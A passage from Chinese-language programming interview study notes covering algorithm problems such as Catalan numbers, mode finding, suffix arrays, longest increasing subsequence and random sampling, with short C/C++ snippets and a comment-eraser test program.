76         cout << "Cannot open file " << argv[1] << "!" << endl;
77     }
78
79     struct stat astat;
80     if (stat(argv[1], &astat) < 0) {
81         cout << "Cannot get length of file " << argv[1] << "!" << endl;
82     }
83
84     size_t insize = astat.st_size; // file size
85     char *inbuf = new char[insize];
86
87     is.read(inbuf, insize);
88     is.close();
89
90     char *outbuf = new char[insize + 1]; // last byte for \0
91     CommentEraser::erase(inbuf, outbuf, insize);
92     outbuf[insize] = 0;
93     cout << outbuf << endl;
94
95 }
```

以下源程序可用作测试输入。

```
1
2 #include <iostream>
3 #include <fstream>
4 #include <sys/stat.h>
5
```

```
6 using namespace std;
7
8 /* SS */
9 /* S *? ?? ??
10 *
11 * S */
12
13 int main(int argc, char *argv[])
14 {
15     char *str = "ss ' \" // /*ss*/ //// /**/ ";
16     char c = ' ';
17     char d = '\\"';//sss
18     cout << str << endl;
19     // ss
20     cout << c << endl;
21     cout << d << endl;
22     return 0;
23 }
```

3.2 数学题举例

3.2.1 卡特兰数 (Catalan Number)

$$\text{Catalan 数: } h(n) = C_{2n}^n - C_{2n}^{n+1} = \frac{1}{n+1} C_{2n}^n.$$

$$h(n) = \sum^k h(k)h(n-1-k), (n \geq 1, k = 0 \square \dots \square n-1), h(0) = 1, h(1) = 1, h(2) = 2$$

这个问题还需深究。Catalan 数的相关文章和例题:

<http://www.cnblogs.com/wuyuegb2312/p/3016878.html#common>

1. 有足够的 2 分、5 分、1 分硬币，如果想凑齐一元钱，可以有 (A) 种方法 A、541
B、270 C、1024 D、128
2. n 对小括号，能构成的合法匹配的序列有多少种？ $h(n)$
3. 在图书馆一共 6 个人在排队，3 个还《面试宝典》一书，3 个在借《面试宝典》一书，图书馆此时没有了面试宝典了，求他们排队的总数？ $h(3)=5$ ；所以总数为 $5*3! *3! = 180$ 。
4. 线段三分，构成三角形的概率是四分之一。
5. n 个矩阵相乘式的加括号方案，相当于 n-1 对括号的合法顺序，有 $h(n-1)$ 种

6. 某个城市的某个居民，每天他须要走过 $2n$ 个街区去上班（他在其住所以北 n 个街区和以东 n 个街区处工作）。如果他不跨越（但可以碰到）从家到办公室的对角线，那么有多少条可能的道路？ $2h(n)$ 。他可以限定在对角线以北或以南走。
7. 在圆上选择 $2n$ 个点，将这些点成对连接起来，且所得 n 条线段不相交，求可行的方法数。 $h(n)$
8. n 个（完全相同的）结点可构造多少个不同形状的二叉树？ $h(n)$

3.2.2 阿克曼函数 (Ackermann Function)

$$A(m, n) = \begin{cases} n + 1, & \text{if } m = 0 \\ A(m - 1, 1), & \text{if } m > 0 \text{ and } n = 0 \\ A(m - 1, A(m, n - 1)), & \text{if } m > 0 \text{ and } n > 0 \end{cases} \quad (3.1)$$

可推出有：

- $A(0, n) = n + 1$
- $A(1, n) = n + 2$
- $A(2, n) = 2n + 3$
- $A(3, n) = 2^{n+3} - 3$

3.3 大量数据分析问题举例

3.3.1 求众数

求众数 (Mode): [1]11.5.1。方法 1: 基于选择算法，参考3.7.1，取轴值 x ，根据快排的过程，小于 x 的放在左边，大于 x 的放在右边。同时统计 x 的出现次数 T 。如果 x 左边的个数（不算 x ）多于 T ，向左递归；同理，如果 x 右边的个数对于 T ，向右递归。复杂度为 $O(nlogn)$ 。方法 2: 基于分布的统计，利用数组（如果数据取值范围为有限区间内的整数）或散列。时间复杂度为线性，空间复杂度较高。方法 3: 先排序。复杂度主要来自排序操作。

求绝对众数：[3]2.3, 发帖水王问题。方法：不断去除相异的两个值。扩展为有三个 ID，各自超过 ID 出现次数的四分之一。

3.3.2 丢失的备份

[3]1.5。每个结点都冗余备份为2份，因此活跃ID列表中每个ID会出现两次，但一些结点可能会失效，其ID不出现于列表。在已知有1个/2个结点出故障的情况下，找到其ID。如果只有1个ID失效，将所有活跃的ID相异或，将得到失效ID。如果两个ID失效，事先应计算好所有ID总和，减去活跃ID总和，可以得到一个方程。另一个方程可以基于所有ID的乘积、平方和、异或等。

3.3.3 缺失的整数

[1]2.1A，文件中包含不足40亿个32位整数(32位整数有42.9亿种取值)，要求找到一个缺失的整数。如果内存无法容纳位图(32位整数需要512MB的位图空间)，可以在值域二分搜索，每次迭代将当前值域的样本复制到另一个文件上，空域空间因小于值域空间，因此空域能保证缩半。根据等比数列求和公式，复杂度为线性。如果题目条件是所有32bit整数中只缺1个，可以异或。因为所有整数异或为0。参3.3.4。

3.3.4 至少出现两次的整数

[1]2.6.2，文件中包含多于43亿个32位整数(32位整数有42.9亿种取值)，要求找到一个重复的整数。如果内存无法容纳位图(32位整数需要512MB的位图空间)，可以在值域二分搜索，即查找小于中间值的数值是否冗余，然后值域缩半。每次迭代将当前值域的样本复制到另一个工作磁带上，但空域空间大于值域空间，不能保证空域缩半，因此最差情况下复杂度为 $N \log N$ 。优化：([1]2.6.2 Jim Saxe)，如果值域容量为m，则只复制m+1个样本，保证空域缩半。另外([2]，参3.7.1)，当m足够小时，开始使用位图法或全部载入内存。另外([2])，即使空域不缩半，如果每次迭代都将空域按一个线性因子缩小，则平均时间为线性(无限项等比级数之和)。当发现当前值域空间存在冗余时，即可丢弃当前空域位置之后的位置。这样，不需要复制额外的文件，只要更新文件搜索范围即可。进一步，对文件的访问可以采用搅拌式。

3.4 数据结构问题举例

3.4.1 $O(1)$ 时间内删除链表结点

[11]13。将下一个结点的内容复制到本结点再删除下一个结点。本题极易在边界处理上出错。第一，如果要先判断该结点是否存在与链表，需要 $O(n)$ 时间，必须声明这个责

任归调用者。第二，如果要删除的恰好是尾结点，则同样无法在 $O(1)$ 时间内完成。第三，如果要删除的是头结点，需要更改头指针。

3.4.2 m个互异整数搜索结构

[1]13 介绍了有序数组，有序链表，BST，位向量，桶。链表相对于数组，适用于待存放元素个数不明确的情形。虽然链表在插入数据时不需要移动数据，但其内存访问不连续且需要额外空间存放指针，对 cache 不友好，性能甚至不如数组。对于纯搜索过程，有序数组可以在 \log 时间内完成，链表需要线性时间。桶实质是一种散列结构，用链表处理碰撞。

3.4.3 实现快速返回最大值的队列

[3]3.7. 方法零：按照传统方式，以数组或链表存储队列，两个指针指向头尾。MaxVal 操作复杂度为 $O(N)$ ，增、删复杂度为常数。个人认为可以保存最大值，增删是予以更新，Enqueue 的复杂度为常数，dequeue 复杂度线性，MaxVal 复杂度为常数。方法一：使用堆。Enqueue 和 Dequeue 为 $O(\log N)$ ，MaxVal 为常数。类似于 [7] 中的优先级队列。方法二：[3] 提出了一种 $O(1)$ 时间 MaxVal 操作的栈结构，用链表连接不同状态时的最大值，并用两个这种栈串联实现了队列。

3.4.4 有序文件多路归并

[1]14.6.4.d. 用堆(优先级队列)表示每个文件的下一个元素。从堆中选出最小元素，再从对应文件中补上。

3.4.5 二叉树中最远节点

[3]3.8. 经分析可知，最远两节点有两种情况：两个叶子节点；根节点和一个叶子节点，此时根结点左右子树其一必为空。总之，为某子树(或本树)左右子树最大高度之和(叶子结点高度为 1)。可深度优先遍历，检查以各结点为根结点的子树的左右子树的高度之和，更新当前最优解。书上使用的是递归方法，要求自作非递归法。

3.4.6 分层遍历二叉树

[3]3.10. 有两问。第一问是打印某一层结点。第二问是从上到下分层打印各结点，层内从左到右。扩展题是从下到上分层打印各结点，层内从左到右或从右到左。对于第一问，按照正常流程遍历树，判断层数合适则打印。其他问题，使用一个数组，将根结点压入，

遍历数组，同时按照一定规则将各结点压入数组末尾。最终数组中元素排列符合要求。此题比较简单。

3.4.7 稀疏矩阵存储

[1]10.2 提出用数组表示各列，指向行链表。同时提出如果编程语言不支持指针，可以把所有行依次相连为单一大数组，用另一个数组表示各列首元素在大数组中的位置。
[1]10.6.2 提出，依此按照 x、y 坐标排列各元素，以支持二分搜索。对于其他空间节省技术，经常是通过仅存储差量来实现，如 [1]10.6.4,10.6.5。

3.5 数论与数字问题举例

本节中的问题涉及非常大的数字，普通内置数据类型容易溢出，应自定义 BigInt 类型，可用数组或字符串实现。一般用字符 ‘9’ 表示数字 9 就可用了，如果为节省内存，可用 uchar 存储 0 到 255 之间的数字，但是这样不方便打印。如果需要打印数字，可用 uchar 存储 0 到 99 之间的数字，相当于 100 进制。

3.5.1 浮点数的 N 次方运算

[11]面试题 11。求 b^N ，这里限定 N 为整数，且不考虑大数问题。本题容易在边界条件问题上出错，做对的人很少。首先如果 $N < 0$ ，则 b 不能是零（浮点数与零的比较应采取误差判断，而不能直接用相等运算符）， $b^N \leftarrow 1.0/b^{-N}$ 。如果 $N = 0$ ，则 b 不能为零，其他 b 值直接返回 1.0。如果 N 是正偶数，则 $b^N \leftarrow (b^{N/2})^2$ ，可用递归运算。如果 N 为正奇数，则 $b^N \leftarrow b \cdot b^{N-1}$ 。

3.5.2 打印 N 位以内的所有数字

[11]面试题 12。首先要意识到涉及大数问题，用长度为 N+1 的数组构造大数，以字符串形式表达每个数字。解法一模仿数字的进位。解法二转为全排列问题，可用递归解决。

3.5.3 N! 十进制/二进制中末尾的 0 个数

[3]2.2。

对于十进制，0 的个数等于所有质因子中 5 的个数。每隔 5，产生一个因子 5；每隔 25，又产生一个因子 5；每隔 125,625,...，对于二进制，类似。另外 $N!$ 中质因子 2 的个数等于 $N-N$ 的二进制表示中 1 的个数。

3.5.4 选择 M, 使 N*M 只包含 0 和 1

[3]2.8。

转化为选择符合条件的 K, 使得 K 整除 N。遍历 K, 值域按照模划分为 N 份, 每份只保留最小者。K 从 i 位数变成 i+1 位, 相当于用 10^i 加上已访问的所有数, 那么, i+1 位数模 N 的结果依次为 $10^i \bmod N$ 加上已访问的数 $\bmod N$ 的和再模 N。直到 mod 值为零的集合不再为空。遍历结束的条件, 书上提到循环节的概念, 不甚明了。

3.5.5 不使用判断和分支语句实现两个整数的最大值

[12]317, 号称华为面试题。

方法 1: $(a+b+\text{abs}(a-b))/2$ 。竟然是用了库函数!

方法二: `#define IsMax(a,b) = unsigned(a-b) >> (sizeof(int)*8-1)`, 于是 $\max = IsMax(a,b) * a + IsMax(b,a) * b$ 。

3.5.6 长内存块中 bit1 的个数

[1]9.5.7

方法一: 以字节或字为单位, 统计每个单位中 bit1 的个数, 再累加。百度 2014 年面试曾要求复杂度与字长无关, 该法不适合。方法二: 查表法, 对每个单位通过查表的方式获得 1 的个数, 再累加。方法三: 统计一个单位的取值分布, 对于每个值出现次数, 乘以该值对应的 1 的个数。

3.5.7 高效实现 C 语言 isupper 函数

[1]9.5.6

使用一个 256 元的表(可以完全纳入缓存), 定义

```
#define isupper(c) (uppertable[c])
```

大多数系统为表中每个元素存储几个 bit, 通过逻辑与操作来提取

```
#define isupper(c) (bigtable[c] & UPPER)
#define isalnum(c) (bigtable[c] & (UPPER|LOWER|DIGIT))
```

3.5.8 最大公约数

[3]2.7。方法 0: 欧几里德算法, 辗转相除。方法 1: 欧几里德算法减法版本, 避免除法, 但增加了减法。`int gcd(i,j){while(i!=j){if(i>j)i-=j;else j-=i;}}`。方法 2: gcd 初

设为 1。若两数均 even，则均右移 1 位，gcd 左移 1 位；若其一为 even，则右移至成 odd；若均为 odd，则其一赋为两者差，必为 even。通过最低 bit 快速判断奇偶性。

3.5.9 数字逆转

即 123->321,-123->-321。代码很短，不需区分正负：

```
int reverse (int x) {  
    int r = 0;  
    for (; x; x /= 10)  
        r = r * 10 + x % 10;  
    return r;  
}
```

关于溢出的处理是：放任。注意对 INT_MAX 加 1 会得到 INT_MIN，且不出现任何错误（与 errno 无关）。

3.5.10 丢失的数字

如果一个整型数组除了一个数字之外每个数字都出现两次，如果找到丢失的数字？全部异或。如果除了两个数字之外每个数字都出现了两次呢？全部异或后能得到至少一个 bit 为 1，按该 bit 分割数组，子数组各自只包含一个落单数字了。如果除了一个数字之外每个数字都出现三次呢？统计各 bit 出现频率，不为 3 的倍数的 bit 会出现在落单数字中。

3.6 字符串问题举例

3.6.1 字符串移位包含问题

[3]3.1。串 A 看作环形，是否包含串 B。判断 A+A 是否包含 B 即可。

3.6.2 词典聚类：变位词和电话键盘

[1]2.4, 2.6.1。找出词典中所有互为变位词的集合，以及给定单词找出字典中所有它的变位词。词典中所有单词计算其标识，使得所有变位词具有相同标识。标识与单词构成元组，基于该标识对各元组排序，即可将所有变位词聚类。对于后一问题，可以按照前一个问题对各元组排序，执行词典预处理，这样就能使用二分搜索。实际系统往往使用散列技术或数据库系统 ([1]2.6.6 答案)。标识可以是单词内对字母按照字母表排序后形成的字符

串。可以推广到对数据库中元组基于某规则进行归类。例如将名字映射为拨号按键序列的问题 ([3]3.2,[1]2.6.6, [13]) 求解所有映射成相同序列的名字，以及给定序列返回所有对应名字，此时标识就是按键序列。

3.6.3 字串枚举: 电话号码对应英文单词

[3]3.2, [13]P119

问题 1: 枚举一个电话号码能够构成的所有字母组合, 普通枚举问题。问题 2: 基于词典, 一个给定电话号码是否构成有意义的单词。方法一: 基于问题 1 的解答, 将每个答案同词典进行匹配, 需要遍历词典很多次。方法二: 将可以构成单词的电话号码预先存放到数字词典中。方法三: 实质可看作词典聚类问题, 参3.6.2, 遍历一遍词典, 判断每个单词是否符合这个电话号。

3.6.4 文档词频统计

[1]15.1. 不基于词典, 单词词形没有限制。利用散列表存储每个单词的词频, 表的长度为质数 29989, 使哈希载荷因子接近 1(圣经中有 29121 个单词, 区分大小写), 用链表解决冲突。每次查询几乎为常数时间。总时间正比于文档长度。

3.6.5 至少重复两次短语最大长度

[1]15.2. 此题没有单词的概念, 只有字符。基于双指针同向扫描的算法需要平方时间。可以采用后缀数组, 数组中每个元素为指针, 指向文档中每个字符, 相当于文档的每一个后缀都在数组中有所对应。然后基于对指针指向的字符串的比较, 对后缀数组排序。扫描排序后的后缀数组, 查看当前字符串与下一个字符串的共同前缀长度, 找最大值。如果字符串比较的时间看作常数, 那么总开销取决于排序, 为线性乘以对数时间。然而, 如果文档所有字符都一样, 或者文档是由另一个文档复制了两次而来, 那么字符串比较的时间和计算共同前缀的时间可能会正比于文档长度。

扩展: 至少重复 K 次的最长短语 ([1]15.5.8)。同样对后缀数组排序, 扫描后缀数组, 查看当前字符串和后面第 K-1 个字符串的共同前缀长度, 这两个字符串的共同前缀也是中间 K-2 个字符串的前缀, 找最大值。

◦

3.6.6 K 单词马尔可夫文本预测

[1]15.3。基于当前位置 K 个单词预测下一个单词。在学习阶段，对训练文档，建立后缀数组（参3.6.5）并排序，本题后缀数组的每个指针元素指向文档的各单词，而不是指向所有字符。同时，比较函数也改为，如果前 K 个单词相同则断定字符串相同）扫描后缀数组。在预测阶段，对于给定 K 单词短语，利用二分搜索在对数时间内定位到后缀数组中有相同 K 单词前缀的字符串（if any），在这些字符串中随机选择一个，输出该字符串的下一个单词即可。作为优化 ([1]15.5.8)，不对后缀数组进行排序，而是将每个后缀的位置存放在散列表中，使得具有相同 K 单词前缀的后缀在同一个散列表项中。这样，在预测阶段只用常数时间即可完成对给定短语的搜索。

3.6.7 最长公共子序列 LCS

算法导论动态规划章，子序列不需连续。

$$LCS[x][y] = \begin{cases} LCS[x-1][y-1] + 1, A[x] = B[y] \\ \max\{LCS[x][y-1], LCS[x-1][y]\}, A[x] \neq B[y] \end{cases}$$

3.6.8 最长公共子字符串

[1]15.5.9。与子字符3.6.7的区别在于子串连续。将两个源字符串连接在一起，记录分隔点的位置，转换为求解最长重复短语的问题（3.6.5），区别在于扫描后缀数组时，如果当前后缀和下一个后缀出自相同的源字符串，则跳过。通过比较当前后缀对应的位置和分隔点的位置，可判断出该后缀出自哪个串。使用“异或”操作判断两个后缀是否出自同串。

3.6.9 字符串相似度

[3]3.3。相似度为最小的变换次数（记 δ ，单字符增、删、换）的倒数。曾认为可先求 LCS（3.6.7），不妥。简记 $A[x \dots A.length-1]$ 为 $A[x]$ ，

$$\delta(A[x], B[y]) = \begin{cases} D[x+1][y+1], A[x] = B[y] \\ \min\{\delta[x][y+1], \delta[x][y+1], \delta[x+1][y+1]\}, A[y] \neq B[y] \end{cases}$$

[3]上程序写的大概是 $\min\{\delta[x+1][y+2], \delta[x+2][y+1], \delta[x+2][y+2]\}, A[y] \neq B[y]$ ，我认为不太正确。存在重复计算，可优化。

3.6.10 包含所有关键词的最短摘要

[3]3.5。枚举所有报文段 ($O(N^2)$)，枚举的过程中检查是否包含所有 M 个关键词 ($O(N^2 \cdot M)$)。作为优化，[3] 提出只考虑以关键词为开端的报文段。本题以搜索引擎为背景，个人认为不适合空间复杂度较高的算法，因此，不适合预处理报文，比如标记关键词在报文中的位置。检查任意报文分词是否为关键字的复杂度为 $O(M)$ 。

3.6.11 字符串中只出现一次的字符

[14]17。基于 ASCII 字符值域有限的特性，建立一长度 255 的数组，保存每个字符出现的次数。

3.6.12 比特字符串排序

[1]11.5.5。可变长位字符串排序， $x[0\dots n-1]$ 每项包含整数 length 和指向数组 bit[0..length-1] 的指针，设 bit[i] 返回第 i 个 bit 的值 (0 或 1)。首先将长度小于递归深度的字符串移动到最左，再利用快速排序的 Lomuto 划分 (参??)，将剩余部分划分成两部分，分布递归，检查下一位。

```
1 void bsort(l,u,depth)
2     if l >= u return
3     for i in [l, u]
4         if x[i].length < depth
5             swap(i, l++)
6             m = l
7         for i in [l, u]
8             if x[i].bit[depth] &=& 0
9                 swap(i, m++)
10
11    bsort(l, m-1, depth+1)
12    bsort(m, u, depth+1)
```

一开始用 bsort(0,n-1,1) 调用该函数。运行时间正比与待排序数据量，即各字符串长度总和。swap 移动的是字符串指针而非字符串本身。[2] 认为该代码有误，除非 bit 的索引从 1 而非零开始。

3.6.13 中缀表达式转为后缀表达式

初始化一个空堆栈，将结果字符串变量置空。从左到右读入中缀表达式，每次一个字符。如果字符是操作数，将它添加到结果字符串。如果字符是个操作符，弹出（pop）栈中操作符，直至遇见开括号（opening parenthesis）、优先级较低的操作符或者同一优先级的右结合符号。把这个操作符压入（push）堆栈。如果字符是个开括号，把它压入堆栈。如果字符是个闭括号（closing parenthesis），在遇见开括号前，弹出所有操作符，然后把它们添加到结果字符串。如果到达输入字符串的末尾，弹出所有操作符并添加到结果字符串。

3.7 向量分析问题举例

3.7.1 数组中最大的 K 个数

参 [3]2.5, [7]9.2-9.3([7] 称找到第 k 小的数为 k th order statistics)。方法零：全部排序， $O(N \log N)$ ，适用于多次查询场景；或只对前 k 个数部分排序， $O(nk)$ ，可使用利用选择或交换的排序算法 [?]。方法一：随机分割保留单侧。[7]9.2 称之为 RANDOMIZED-SELECT 算法，[1]11.5.9 和 [5] 称之为选择算法。期望运行时间为线性，最差为平方时间。[7]9.3 的 SELECT 算法通过精心挑选 pivot 来确保最差时间也为线性。涉及随机访问，不适合外存储操作。[3]2.5.3 认为线性算法常数项太大，未必好。方法二：值域二分查找。每次迭代需要线性时间，迭代次数为 $\log_2(V_{max} - V_{min}/\delta)$ ， δ 为元素间最小间隔（对于整数， δ 为 1）。对于均匀分布的数据，总时间为 $N \log N$ 。文件操作优化 ([3]2.5.3)：每次迭代，将当期搜索区间的样本复制到新的文件中 ([2]：磁盘可能频繁换道，但适合于两个磁盘或磁带，参 3.3.4)，当区间内的样本数能够全部载入内存时，则不需要再进行文件操作。[2] 认为，为减少磁盘换道，对文件的读取采用搅拌式。方法三：前 K 个元素生成容量为 K 的大顶堆，从第 $K+1$ 个元素开始遍历，更新堆的内容。时间为 $O(N \log K)$ 适合外存储操作。如果 K 个数可以全部载入内存，则只遍历文件一遍，不涉及随机访问。如果 K 也很大，需要将 k 分割为多个可以载入内存的部分 ([3]2.5.4)。

方法四：如果值域有限且非常小，计数排序 ([3]2.5.5)。

3.7.2 找到数组中最大数和最小数

[3]2.10。如分别独立找到最大值和最小值，需要 $2N$ 次比较。其他方法可以达到 $1.5N$ 次比较。方法一：每邻近的一对数为一组，组内比较，较小者调整到奇数位置。进而分别在奇数位置和偶数位置寻找最小和最大。方法二：每邻近的一对数为一组，遍历每个组，每组内用 3 次比较更新当前的最大值和最小值。方法三：分治法。其时间复杂度见：3.9.7。

3.7.3 数组相邻差值最大值

[3]2.11 扩展 1

所述相邻指值的相邻，并非数组中位置的相邻。根据抽屉原理，相邻差值的最大值应不小于 $\text{delta} = (\text{Vmax} - \text{Vmin}) / (\text{N}-1)$ 。将取值域分解为长为 delta 的若干桶，每隔桶内不会有我们希望的值。记录每个桶的最大值和最小值，然后遍历所有的桶即可。时间和空间复杂度都是线性。

3.7.4 找出数组中和为给定值 S 的两个数

[3]2.12, [14]14

方法一：排序，对数组中每个数 A，用二分法查找 $S-A$ 是否在数组中。 $O(N \log N)$ 。方法二：建立 Hash 表，使得用 $O(1)$ 时间即可求出某个值是否在数组中，对数组中每个数 A，查找 $S-A$ 是否在数组中。时间与空间复杂度均为线性。方法三：双下标相向游动。先排序，然后从数组的头和尾分别寻找一个数，使其和为 S。查找时间为线性。书中提到，很多题目要求返回两个数组下标的，适用类似方法，即在一个循环体里用两个变量反向遍历。

3.7.5 子向量最大和

[3]2.14, [1] 第 8 章整章讲述该问题。

方法零：枚举所有子向量 $O(N^2)$ ，计算其和，总时间 $O(N^3)$ 。若将求和与枚举操作的第二个循环合并，或者预先计算累加数组，总时间 $O(N^2)$ 。方法二：分治法，分别在两个砍半数组中求解局部最优，再求解跨界解，给定两个序列头部，分别向前、向后搜索合适的子数组尾部。总时间 $O(N \lg N)$ 。方法三：动态规划，寥寥数行代码，线性时间复杂度。遍历数组，更新已遍历部分以当前位置为结尾的最优解，和已遍历部分最优解，后者的更新依赖于前者。方法四：[2] 为便于理解方法三而创，全局最优解必为以某 i 为结尾的子数组，先用线性的时间和空间求出以各 i 为结束的子数组的最大值序列 $\text{maxEnd}[i]$ ， $\text{maxEnd}[k]$ 依赖于 $\text{maxEnd}[k-1]$ 。再用线性时间找到 $\text{maxEnd}[i]$ 数组中的最大值即可。方法五：线性时间分治法 [1]8.7.8。分别在两个砍半数组中求出局部最优和跨界最优，则总的跨界最优借即为两个砍半数组跨界最优解之和。

3.7.6 总和最接近 0 的子向量

[1]8.7.10，是3.7.5的延伸。使用累加数组， $\text{cum}[-1] = 0$, $\text{cum}[i] = \sum_{k=0}^{k=i} x[i]$ ，转化为求 $\text{cum}[n]$ 中最接近元素的问题。可以在 $O(N \log N)$ 时间内通过排序来完成。似乎可以仿照原题对动态规划算法，将评价指标更改即可。

3.7.7 总和最接近常数 t 的子向量

[1]8.7.10, 是3.7.5的延伸。书上未给出答案。如果仿照3.7.6使用累加数组, 转化为求 $\text{cum}[h]$ 中差值最接近 t 的问题。可以在 $O(N \log N)$ 时间完成排序, 通过 $O(N \log N)$ 时间在有序数组中完成查找。似乎可以仿照原题对动态规划算法, 将评价指标更改即可。

3.7.8 环形数组子向量最大和

[3]2.14 扩展 1

将解空间分为两部分, 一部分不过尾, 参考3.7.5。另一部分过尾。过尾者, 分别从头和尾按照两个方向求出最优子序列。书上如此似乎未能妥善处理两个最优子序列重叠的情况。我认为应该求出数组总和, 减去子向量长度最小值。

3.7.9 二维数组子向量最大和

[3]2.15

方法零: 枚举, $O(N^2 \cdot M^2)$ 。二维求和复杂度, 通过部分和缓存方法, 可以将二维求和复杂度做到 $O(1)$ 。所谓部分和就是从某元素到原点的连线为对角线的矩形区域进行求和。方法二: 只在 Y 维度进行枚举, 确定上下边, 按照一维的方法(参3.7.5)确定左右边, 求出子数组之和, $O(NM \cdot \min(N, M))$ 。按照这两种方法, 可以将问题扩展为三维、四维。参考3.7.8, 可以求解首位相连情形。

3.7.10 最长递增子序列 (LIS 问题)

http://en.wikipedia.org/wiki/Longest_increasing_subsequence

[3]2.16

同3.7.5节不同, 此处序列不必连续。此题如使用枚举方法, 子序列共有 2^N 个, 不合适。方法一: 动态规划, 考虑各序列末尾元素的位置。记 $LIS[i]$ 为以 i 为末尾的最长递增子序列(书上说是前 i 个元素中的最长子序列), 至少为 1。 $LIS[i] = \max\{1, LIS[k]\}, k < i, array[k] < array[i]$ 。最终返回 $\max LIS[i]$, 时间复杂度为 $O(N^2)$, 需存储 LIS 数组。方法二: 动态规划, 考虑各序列的长度和末尾元素的值。遍历数组, 存储 $TAIL[j]$ 为当前(在遍历过程中更新)时刻所有长度为 j 的递增序列的尾值的最小值(最佳值, 因为尾值越小, 新加入的元素越有可能参与本条递增序列), $MAXL$ 为当前的最长递增序列的长度(即当前数据集的最优解), 所有的递增链的长度都不会超过该值, TAIL 数组的有效坐标也不应超过该值。TAIL 数组必定是单调增的, 假设新加入的元素(位于 $array[i]$)的值介于 $TAIL[j]$

和 $\text{TAIL}[j+1]$ 之间，意味着新元素可以追加到长度为 j 的序列上，形成更优的长度为 $j+1$ 的序列，那么可以递推出 $\text{LIS}[i] = j+1$ ，且 $\text{TAIL}[j+1] = \text{array}[i]$ 。时间复杂度 $O(N^2)$ 。方法三：思路同方法二，但在选取 j 时，从 $\text{LIS}[i-1]$ 开始，并使用二分查找。利用了 TAIL 为递增数组，及 $\text{LIS}[i] \leq \text{LIS}[i-1] + 1$ 。本节及 3.7.5 启发我们，数组不仅可看作静态的数据集合，也可看作一个更大的动态增长的数据集的组成部分。

3.7.11 数组均匀分割

[3]2.18, 要求长度为 $2N$ 的正整数数组分成两个长度为 N 的数组，且和最接近。记数组为 $\text{array}[k]$ ，和的一半为 S 。方法零：枚举法的复杂度 $\binom{N}{2N} = \frac{(2N)!}{N!N!}$ ，找出最接近 S 的组合。方法一：动态规划，遍历数组，当前下标记作 k ，更新集合类 $V_i, i \leq k$ ， V_i 表示任意 i 个元素的和的可取值。最终研究 V_N 中的最优值。书中未提及如何据此找到对应分配方案。可能需要在 V_i 中添加附加信息。复杂度为 $O(2^N)$ 。方法二：如果取值域很小，用 boolean 数组 $\text{isOk}[i][s]$ 表示是否能存在 i 个变量其和为 s 。三维遍历 $k, i, s, i \leq N, i \leq k, s \leq S$ ，如果 $\text{isOk}[i-1][s-\text{array}[k]]$ 为真，则 $\text{isOk}[i][s]$ 为真。最终得到了 $\text{isOk}[N][]$ 数组。复杂度 $O(N^2S)$ 。适用于 S 较小的情形。扩展问题是如果数组中有负数当如何。我想，将数组部分和取值空间映射为从零开始的正整数作为 $\text{isOk}[][]$ 第二维度即可继续采用方法二。

3.7.12 有序数组循环移位后求最小值

大部分情形下可用在 $O(\lg n)$ 时间二分缩进查找，但有些特殊数组无法二分缩进（如首、尾、中值相同，无法区分 1,1,1,0,1 和 1,0,1,1,1 还是 1,1,1,1,1），此时可改用线性查找。另外，（可选地）先判断数组如仍是有序的 ($A[1] < A[n]$)，可直接返回首值。

3.7.13 约瑟夫环问题

[14]18,[11]45。圈有 n 个结点，击鼓传花式不断删除第 m 个结点。记该问题为 $f(n,m)$ ，有 $f(n, m) = [f(n - 1, m) + m] \bmod n$

3.8 杂问题举例

3.8.1 最优围栏问题

阿里巴巴 2013 年面试问题：为某 n 边形地皮建立围栏，围栏材料总长度等于地皮周长，需要切成 n 段，每次切分的开销等于被切法材料的长度，求最优切法顺序。方法：构

建霍夫曼树，每个围栏线段的长度为叶子节点。

3.8.2 装箱问题的首次适应算法

[1]14.6.5。问题：将 n 个权值在 $(0,1)$ 之间的数字分配到最少数目的单位容量箱。首次适应启发式算法按序考虑权值，按升序扫描箱，装入第一个合适的箱中。将箱组织成堆状结构，叶子结点为每个箱的剩余容量，其他结点的值为其子树中最空的箱的剩余容量。在选箱时，如果左右子树都合适，则选左树。选箱时间为对数，插入权值后沿插入路径更新剩余容量。

3.8.3 日期计算

[1]3.7.4，计算日期差、某天是周几以及为某月生成日历。历法常识参??。日期差：基本思想是转换为各日期与相应元旦的差值，加上各元旦之间的差值。首先分别计算两个日期在所在年之内的编号，用后者减去前者，再加上年份差的 365 倍，再为每个闰年(包括起年，不包括止年)加 1。求周几：需要计算给定日期和已知周日之间的天数，再做模运算。计算日历：需要知道该月 1 号为周几以及该月有多少天。

3.8.4 大空间初始化避免

[1]1.6.9。大数组 $\text{data}[0\dots n-1]$ 需要初始化(如 $\text{data}[i] = 'a' + i \% 26$)，采取以空间换时间的即用即初始化策略回避对整个数组的初始化。开辟长度亦 n 的整数辅助数组 history , eventNumber , 变量 top 置 0。检查 $\text{data}[i]$ 是否已经初始化(访问过):
if ($0 \leq \text{eventNumber}[i] < \text{top}$ AND $\text{history}[\text{eventNumber}[i]] \neq i$)。
对 $\text{data}[i]$ 的首次访问使用: $\text{eventNumber}[i] = \text{top}; \text{history}[\text{top}] = i; \text{init } \text{data}[i]; \text{top}++$;
 history 数组记录初始化历史，依次指向各初始化事件的依此人。 $\text{eventNumber}[i]$ 表示 $\text{data}[i]$ 是第几例初始化(在 history 数组中的位置)。

3.8.5 区间 $[0,n-1]$ 随机取出 m 个整数

问题 1: 输出 m 个有序不重复整数([1]12.5.8)。方法 1: 候选空间遍历。([6]3.4.2 算法 S, [1]12.2)
 $s=m, r=n, \text{for } i \text{ in } [0, n) \{ w.p.s/r\{\text{select } i; s--;\} r--;\}$ 。该算法可保证如果 r 下降到同 s 相等则剩余候选数以概率 1 全部选中。时间同 n 成正比，当 n 很大时低效。 $w.p.s/r$ (with probability s/r) 实现为 if ($\text{bigrand}() \% r < s$)。 r 和 s 分布代表 select (剩余名额) 和 remaining (剩余候选集合)。方法 2: 随机抽取, 排序去重([1]12.3)。可以使用 C++ set 模板类自动完成排序和去重，然后输出整个 set 。每次执行集合插入需要 $O(\log m)$ ，总时间 $O(m \log m)$ 。如果使用其他数据结构[2]，要求方便地实现排序和搜索，如 BST，有序

数组，有序链表。而 heap 不适合搜索，很难实现去重。Bob Floyd 给出了改进 ([1]12.5.9)，使得每次的抽样都不重复 (第 i 次抽样空间为 $[0, i+n-m]$ ，且如果同以往重复则抛弃刚才的抽样，转而选取取门限值 $i+n-m$ 作为抽样值，高于往次门限，必不重复)。这样，不要求数据结构本身具有方便搜索的功能，只要便于排序即可，可以使用堆。方法 3：候选集合洗牌，头部排序。([1]12.3)。

```
for i in [0,n) x[i]=i;
for j in [0,m)
